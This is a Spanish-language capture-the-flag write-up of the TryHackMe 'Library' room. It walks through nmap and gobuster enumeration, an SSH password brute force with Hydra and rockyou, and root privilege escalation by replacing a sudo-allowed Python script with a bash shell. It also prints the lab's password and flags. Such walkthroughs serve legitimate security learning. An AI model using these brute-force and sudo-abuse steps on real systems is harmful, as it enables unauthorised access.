




# Library

La room de **Library** de TryHackMe es una maquina sencilla que implica ataques de fuerza bruta y escalada de privilegios para obtener acceso root en una máquina. Este write-up explicará cada paso necesario para completar la sala.



Lo primero y como siempre, es realizar un ping a la maquina víctima para comprobar que existe respuesta y conexión hacia ella mediante el protocolo ICMP con el **comando ping 10.10.184.100** (recuerda que la IP es dinámica, y cada vez que inicias una nueva máquina esta IP cambia).

```
File Actions Edit View Help
(deadgirl@PeNTeStiNG)-[~]
$ ping 10.10.184.100
PING 10.10.184.100 (10.10.184.100) 56(84) bytes of data.
64 bytes from 10.10.184.100: icmp_seq=1 ttl=63 time=234 ms
64 bytes from 10.10.184.100: icmp_seq=2 ttl=63 time=232 ms
64 bytes from 10.10.184.100: icmp_seq=3 ttl=63 time=233 ms
64 bytes from 10.10.184.100: icmp_seq=4 ttl=63 time=232 ms
^C
--- 10.10.184.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 232.022/232.862/234.339/0.889 ms
(deadgirl@PeNTeStiNG)-[~]
$
```




## Enumeración inicial

Lo primero que hago es hacer un escaneo nmap contra la dirección IP de la máquina para determinar los distintos puertos abiertos en la máquina con el comando ***nmap -A 10.10.184.100***

```
root@PeNtEStING: /home/deadgirl/Documents/rooms/8. Library
File Actions Edit View Help

root@PeNtEStING: /home/deadgirl/Documents/rooms/8. Library
# nmap -A 10.10.184.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-24 00:18 -04
Nmap scan report for 10.10.184.100
Host is up (0.23s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:2f:c3:47:67:06:32:04:ef:92:91:8e:05:87:d5:dc (RSA)
|   256 68:92:13:ec:94:79:dc:bb:77:02:da:99:bf:b6:9d:b0 (ECDSA)
|_  256 43:e8:24:fc:d8:b3:aa:c2:48:08:97:51:dc:5b:7d (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Welcome to Blog - Library Machine
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-robots.txt: 1 disallowed entry
|_ /
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=8/24%OT=22%CT=1%CU=32488%PV=Y%D=2%DC=T%G=Y%TM=66C9
OS:5F29P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=109%TI=Z%CI=RD%II=I%TS=8
OS:)OPS(O1=M508ST11NW6%O2=M508ST11NW6%O3=M508NNT11NW6%O4=M508ST11NW6%O5=M50
OS:8ST11NW6%O6=M508ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF
OS:)ECN(R=Y%DF=Y%T=40%W=6903%O=M508NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%W=0%A=S+
OS:%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%A=Z%F=R%Q=0%RD=0%Q=)
OS:T5(R=Y%DF=Y%T=40%W=0%A=Z%F=AR%O=0%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%A=Z%F=
OS:=Z%F=R%O=0%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%A=Z%F=AR%O=0%RD=0%Q=)U1(R=Y%DF
OS:F=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=4
OS:0%CD=S)
```

Con la IP de la maquina victima, me dirijo a mi browser el cual solamente muestra la imagen de la plataforma TryHackMe y un poco de texto, con el nombre de la persona que ha posteado en el blog. Estoy viendo un blog, en una de las publicaciones es de un usuario llamado ***meliodas***, en la parte inferior de la página hay tres comentarios de ***root***, ***www-data*** y ***Anonymous***.





El protocolo HTTP está abierto, así que hago un escaneo con la herramienta gobuster para buscar directorios interesantes. En mi caso utilizo la lista de palabras **directory-list-2.3-medium.txt**, por lo que el siguiente comando completo sera **gobuster dir -u http://10.10.184.100:80 /usr/share/wordlists/ directory-list-2.3-medium.txt** (en mi caso detuve antes el escaneo de directorios XD... pero hay mas directorios y existe un archivo txt con el nombre robots.txt)

Los únicos directorios interesantes son los de *images* y *robots.txt*. Eche un vistazo a la página de inicio antes de analizar ambos.

```
root@PeNtEStiNg: /home/deadgirl/Documents/rooms/8. Library
File Actions Edit View Help

root@PeNtEStiNg:~/Documents/rooms/8. Library
# gobuster dir -u http://10.10.184.100:80 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.184.100:80
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 315] [→ http://10.10.184.100/images/]
```



El primer directorio es **/images** el cual contiene imágenes que no son de mayor interes, asi que sigo con el archivo **/robots.txt**





Es posible que tenga que iniciar sesión como meliodas, así que recordare su nombre y revisare los dos directorios que encuentre con el análisis de gobuster.

```
root@PeNteStiNg: /home/deadgirl
File Actions Edit View Help

(root@PeNteStiNg)-[/home/deadgirl]
# hydra -l meliodas -t 4 -P /home/deadgirl/Desktop/rockyou.txt ssh://10.10.184.100
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
vice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-24 00:25:33
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 t
ries per task
[DATA] attacking ssh://10.10.184.100:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 14344355 to do in 5433:29h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 14344315 to do in 8538:17h, 4 active
[STATUS] 29.14 tries/min, 204 tries in 00:07h, 14344195 to do in 8203:23h, 4 active
[22][ssh] host: 10.10.184.100 login: meliodas password: iloveyou!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-24 00:34:02

(root@PeNteStiNg)-[/home/deadgirl]
```

Ahora que tengo la contraseña, ingreso por SSH a la máquina y obtengo la primera flag del usuario con el comando **cat user.txt**

```
root@PeNteStiNg: /home/deadgirl/Documents/rooms/8. Library
File Actions Edit View Help

(root@PeNteStiNg)-[/home/deadgirl/Documents/rooms/8. Library]
# ssh meliodas@10.10.184.100
meliodas@10.10.184.100's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Last login: Sat Aug 24 14:51:01 2019 from 192.168.15.118
meliodas@ubuntu:~$ ls
bak.py  user.txt
meliodas@ubuntu:~$ ls -l
total 8
-rw-r--r-- 1 root    root      353 Aug 23  2019 bak.py
-rw-rw-r-- 1 meliodas meliodas 33 Aug 23  2019 user.txt
meliodas@ubuntu:~$ cat user.txt
6d488cbb3f111d135722c33cb635f4ec
meliodas@ubuntu:~$ cat bak.py
#!/usr/bin/env python
import os
import zipfile

def zipdir(path, ziph):
    for root, dirs, files in os.walk(path):
        for file in files:
            ziph.write(os.path.join(root, file))

if __name__ == '__main__':
    zipf = zipfile.ZipFile('/var/backups/website.zip', 'w', zipfile.ZIP_DEFLATED)
    zipdir('/var/www/html', zipf)
    zipf.close()
```

user.txt

6d488cbb3f111d135722c33cb635f4ec

✓ Correct Answer



Lo primero que siempre verifico cuando quiero ver si puedo aumentar los privilegios es ver los permisos sudo que tiene el usuario. Puedo usar **sudo -l** para enumerarlos.

Puedo usar Python para ejecutar un script llamado **bak.py**, Python puede permitir generar un shell raíz, así que ver qué hay en este script. No puedo escribir el shell en el archivo porque es propiedad de root y no tengo permiso de escritura. Sin embargo, el archivo está en el directorio, por lo que debería poder eliminarlo y reemplazarlo con un nuevo exploit.

Elimino el archivo usando el siguiente comando **rm bak.py**. Ahora, creo un nuevo archivo llamado **bak.py** usando **nano**. Luego introduzco el código para generar un shell raíz.

```
root@PeNtEStiNg: /home/deadgirl/Documents/rooms/8. Library
File Actions Edit View Help
meliодas@ubuntu:~$ sudo -l
Matching Defaults entries for meliодas on ubuntu:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User meliодas may run the following commands on ubuntu:
  (ALL) NOPASSWD: /usr/bin/python* /home/meliодas/bak.py
meliодas@ubuntu:~$ sudo /usr/bin/python* /home/meliодas/bak.py
[sudo] password for meliодas:
Sorry, user meliодas is not allowed to execute '/usr/bin/python /usr/bin/python2 /usr/bin/python2.7 /usr/bin/python3 /usr/bin/python3.5 /usr/bin/python3.5m /usr/bin/python3m /home/meliодas/bak.py' a
s root on ubuntu.
meliодas@ubuntu:~$ sudo /usr/bin/python /home/meliодas/bak.py
meliодas@ubuntu:~$ ls -l
total 8
-rw-r--r-- 1 root root 353 Aug 23 2019 bak.py
-rw-rw-r-- 1 meliодas meliодas 33 Aug 23 2019 user.txt
meliодas@ubuntu:~$ cd ..
meliодas@ubuntu:~/home$ ls
meliодas
meliодas@ubuntu:~/home$ ls -l
total 4
drwxr-xr-x 4 meliодas meliодas 4096 Aug 24 2019 meliодas
meliодas@ubuntu:~/home$ cd
meliодas@ubuntu:~$ ls
bak.py user.txt
meliодas@ubuntu:~$ rm bak.py
rm: remove write-protected regular file 'bak.py'? yes
meliодas@ubuntu:~$ ls
user.txt
meliодas@ubuntu:~$ nano bak.py
```

Con el código listo, puedo usar el siguiente comando **sudo /usr/bin/python /home/meliодas/bak.py** para ejecutar el código y obtener root. Esto da como resultado que obtengo root y ahora puedo cambiar al directorio raíz y tomar la flag.

```
meliодas@ubuntu:~$ cat bak.py
import os
os.system("/bin/bash -i")
meliодas@ubuntu:~$ sudo -l
Matching Defaults entries for meliодas on ubuntu:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User meliодas may run the following commands on ubuntu:
  (ALL) NOPASSWD: /usr/bin/python* /home/meliодas/bak.py
meliодas@ubuntu:~$ sudo /usr/bin/python /home/meliодas/bak.py
root@ubuntu:~# ls
bak.py user.txt
root@ubuntu:~# cd /root/
root@ubuntu:/root# ls
root.txt
root@ubuntu:/root# cat root.txt
e8c8c6c256c35515d1d344ee0488c617
root@ubuntu:/root#
Connection to 10.10.184.100 closed by remote host.
Connection to 10.10.184.100 closed.

root@PeNtEStiNg: /home/deadgirl/Documents/rooms/8. Library
#
```



root.txt

e8c8c6c256c35515d1d344ee0488c617


✓ Correct Answer



# Congratulations!

You've completed the room! Share this with your friends:

 Twitter

 Facebook

 LinkedIn

[Leave feedback](#) 